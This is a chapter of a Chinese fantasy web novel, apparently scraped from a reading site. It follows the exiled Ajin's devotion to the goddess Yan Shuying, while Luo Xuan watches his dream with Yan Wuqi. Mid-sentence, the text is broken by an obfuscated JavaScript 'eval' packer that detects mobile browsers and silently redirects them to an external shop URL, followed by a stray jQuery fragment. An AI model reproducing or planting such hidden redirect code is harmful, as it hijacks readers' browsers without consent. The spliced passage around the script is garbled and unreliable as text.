“你是说,她死了?”阿烬因为做了方才的梦,所有心中有所感应,若是方才的梦是真的,那晏疏影,这个身份,就应该不能再继续存在了,她需要回归自己的神位了。
捕快首领点了点头:“我们真的尽力了,你节哀吧。”
阿烬没有反应,他此刻的脑子是空空白的,失去了晏疏影,他似乎又不懂感情,没有悲伤,没有痛苦,没有欣喜,没有了一切感受情绪的能力。
“她走的时候,有没有留下什么话?”阿烬平静的说着,木讷的看着对方。
“她说,阿烬是个好人,若是能帮他,还请替他减轻刑法,他只是身不由己的一个孩子。”
“就这有这句话吗,没有别的了?他有没有说,取哪里找她?”此刻能安慰到他的就是晏疏影在梦里的话,很快就再见面的话,他只有让自己相信晏疏影是神,才能让自己此刻不难过,否则他就会失去活下去的动力。
但是对面的人显然是不明白他的,他知道阿烬伤心,没想到伤心到自欺欺人的地步。
“她死了,去哪都找不到她了。”他并不希望他活在自欺欺人中,总是要面对现实的。
“不她没死,她只是回归了。”看着阿烬这个样子,捕快首领也生出一丝不忍,“你放心,我会帮你求情的,毕竟你还年轻,若是此次能免于死罪,我相信你一定会向善做人,就算是为了她,你也会好好做人。”阿烬念叨了一句:“好好做人?”什么时候开始,都相信他这个十恶不赦,被官服通缉多年的恶霸会好好做人了,真是有点好笑有点讽刺。
阿烬大概在狱中住了7天,之后来看过他的,就是铁头,他就是来问他,是否后悔的,可是看见阿烬那一副生无可恋的样子,他觉得也不必与他多言了,他已经不是原先的老大了。
后面来看过阿烬的,就是捕快首领。他在这些天认识阿烬,竟然每天都会过来看阿烬,有时候拿着一瓶酒,有时候带着点饭菜,阿烬则是永远一副事不关己的淡定样子,静静地听着他在面前说着些什么。
第7天,他给阿烬带来好消息,因为皇帝陛下大赦天下,阿烬也在赦免的名单中,所以原本被判斩刑的阿烬,改判了流量西边荒漠。
捕快头领不解,这个消息对其他烦人而言简直是天大的好消息,可他并无任何波动,一丝喜悦都没有。
“你不开心吗?”终于是没有忍住问出口。
“并没有开心。”
“为何?”
“我原以为我死了,就能见到她了此刻我不知何时才能见她。”
“可是她已经去了,活着的人总要好好活着,死了才是真的什么都没了。”
阿烬并听不进他的劝慰,他对自己活不活并不在意,他在意的只是梦中晏疏影对他说的,好好活下去这句话,以及马上就能见面。或许好好活着,这句话,他此刻是能做的到吧。
“她要我好好活着,也行吧,算是答应她的嘱托。”
“我有一事相求,不知大人可愿意帮忙?”
“我能办到的,我会尽力帮你办。”
“我想请你帮我找一本经书,关于西方渡厄元君的经书或者其他什么记载都可以。”
捕快诧异,他这是要看经书修身养性吗?
“这我也不是很懂,我去请教一下师爷,再给你答复。”
说完起身就要走,阿烬叫住他:“等等。”
捕快回身看他,“还有其他事?”
阿烬有点羞愧,欲言又止的样子,他低下头:“我……我不认字,可否请你念给我听。”
捕快听完露出了浅浅的笑意,点头应允:“好的没问题。”
“你看,我终于给你找到了你想要的。”
捕快拿着厚厚的三本书来找阿烬的时候,已经是三日之后。
听到他来了,阿烬的眼神瞬间亮起了光芒,他一直在等他。
“只是啊,你想知道的那位神明,关于他的记载真的太少了。”
“你快与我说说”阿烬的语气由原本平静的冷淡转变为急切想知道。
“她乃是开天辟之初便已经存在的神祇,极其低调,她是世间最慈悲的神,主张任何十恶不赦之人都可以渡化,与那南方荡魔天尊是两个极端的神。南方荡魔天尊只杀不渡,而她是消耗自己的神力也要渡化。”
阿烬听得入神,她竟是如此慈悲的神吗,那为了度化他,也损伤了自己的神力吗。
“有一句话很有意思,有恶子杀亲元君化少女,三七之日,心锁自开。”
阿烬明白了,这一切都是注定的,这个恶子就是自己吧,晏疏影注定要来救赎他,而晏疏影,也只是她众多化身中的一个罢了,原来她真的是高高在上,神圣不染一点污秽的神,自己确实是不该有什么非分之想的,如此也好。
流放之前,阿烬在狱中又被关了半年,这半年,捕快就像是把他当成了知己好友,时不时就来给他念书,渐渐的,阿烬自己也认识了不少字,他能自己在狱中看书了,也算是渐渐走向了他母亲期望的样子。
被流放那天,他请求捕快把这几本关于晏疏影的书留给他,既然她是高高在上的神,那他便做她最虔诚的信徒吧。
他币官差驱赶流放到了荒漠之中,这里荒凉,鲜有人迹,也好,在一个没有人认识他的地方,余烬重生,。
他在这荒无人烟的地方,找到了一个人烟稀少的小镇,这里人们生活在散乱的角落,黄沙漫天,是这广阔无垠的荒漠中的歇脚点。他在这里建了一座晏疏影的庙宇,他一介凡人,什么时候能见到晏疏影,他能想到的,一个就是她的神像可以显灵,他日日在晏疏影的神像前念叨,她总是能听见的吧。第二种,就是等他寿终正寝,自己变成了鬼魂,就能见到她了。
这里日常有不少的商队以及赶路的行人会来此借住,方圆公里没有人烟,离开这里要找很远才会有别的人。
他给行人们提供物资,行人们给晏疏影上香,他坚信,这样做让她承受人间的香火,可以弥补她为了渡化他而损伤的神力。他不知,晏疏影是天生地养的神明,与天同寿,与万物同在,根本不需要香火。
“我先出来了?”洛璇一个神情恍惚,率先从轮回之梦中出来了。
她站在轮回之们前恍惚,方才发生了什么。回忆从脑海中汹涌而来,她在梦中,成为了晏疏影。
她在房间中寻找着崇光的身影,但是房中只有那个面容皎洁又没有表情的晏无期,半躺在他的长椅上,似笑非笑的看着她。
洛璇脑子在飞速转动,她看着轮回之门上的场景,阿烬一个人在那荒漠之中,坚持着他的朝圣之路。
他心中有了一个猜想,她进轮回之门的时候,以为是自己一个人进去,难道,崇光也跟着她进去了,所以阿烬,难道就是崇光?
“是的,那小子一定要跟你进去,我成全了他。”晏无期看穿了
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17785745|209746||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
洛璇的想法,她没有提问,他便回答了她心中的猜测。
“那他就是阿烬吗?”
“是啊,他在梦中是阿烬。”
“晏无期,他并没有什么要与你交换啊,他把他放进去作甚。”洛璇并不希望崇光一直搅和在她的世界里,至少,她去做危险之事的时候,她并不希望拖累别人。
“这与我何干,这是自愿交易,我如何能不满足他呢?你说呢,我是个商人,有些事情,不应由我去考虑吧,情出自愿,事过无悔。”
在晏无期解释自己的行为的,她想到一个细节,晏无期,晏疏影,都姓晏啊。什么关系呢,姐弟吗?长得也不像啊。
洛璇不再职责,这也没有意义,反正崇光已经在里面了,没办法撤回,不如坐在一旁看看戏,她总有办法让自己不那么在意。
她自顾自的走到晏无期的身旁,在他身边的长踏上半躺下来。
“你是晏疏影的什么人啊?”洛璇的问题让晏无期停顿住了几秒。
洛璇在这一瞬间抓住了晏无期的反应,看来他猜的不错。
“为何这么问?”晏无期的申请变得严肃起来,千百年来,洛璇是第一个这么问的人,也是第一个触动他心底最深处深埋的秘密的人。
梦中的阿烬转眼已经是暮年,这么多年,他都带着马上就能见到晏疏影的期望,一天一天地等,等到他已经不再期望哪一天,她会出现在自己的面前,只能守着自己对她的承诺,一天一天将自己熬死。
洛璇看着阿烬这么多年的等待,她此刻已经从梦中醒来,她也不清楚为什么这么多年,晏疏影都没有兑现她的承诺,因为在离开的时候,她知道自己是真的很快就回去找阿烬的。
“为什么,晏疏影会让阿烬等到死,也不去见他?”洛璇问晏无期,她觉得这个梦境是晏无期编织的,他必然知道为什么。
“你很疑惑是吗?我也很疑惑,不如你自己看下去。”晏无期的双眼中布满了哀伤的神情。
“你也很疑惑?”洛璇低声念叨了一句,晏无期也不知道?洛璇看着一个人被放逐荒漠的阿烬,左眼中竟然不自觉的流出来一颗晶莹剔透的泪珠。
感受到自己的异常,洛璇用手轻轻扶了一下脸颊,眼泪?她居然会流泪了。她诧异的转头看向晏无期,手停滞在半空中,她皱着眉头,对着晏无期求助。
怎么回事,她流泪了,这么多年,她从有记忆开始,从没有流过一滴眼泪,这可如何是好。这个反应让洛璇手足无措。
比她反应更大的,是晏无期,见她的泪水被擦掉挂在手指之上,她原本躺在一边,慵懒的样子瞬间被警觉起来,“别动!”
他一大步跨过去,一把双手抓住洛璇的手:“这么多年,终于有一颗真心了,我就说,我终于等到了。”
洛璇却轻松地一笑带过:“没什么,我只是好奇,你叫晏无期,她叫晏疏影,我还以为你两有什么关系呢,或许是亲人?”
“不要瞎猜,也不要管闲事,对你没好处。”晏无期没有任何情绪的眸子,一片漆黑,他微微低着头。
洛璇见他不吭声了,也没有再多问,目光转向了依旧在运转的轮回之梦上。
梦中的阿烬日复一日的在那荒漠中继续浮沉。洛璇看着阿烬,心中满是心酸,她虽然不是晏疏影,但是她是真真切切地感受到了晏疏影和阿烬经历的一切,晏疏影的情绪她都体验了一遍,晏疏影的感情她比谁都清楚。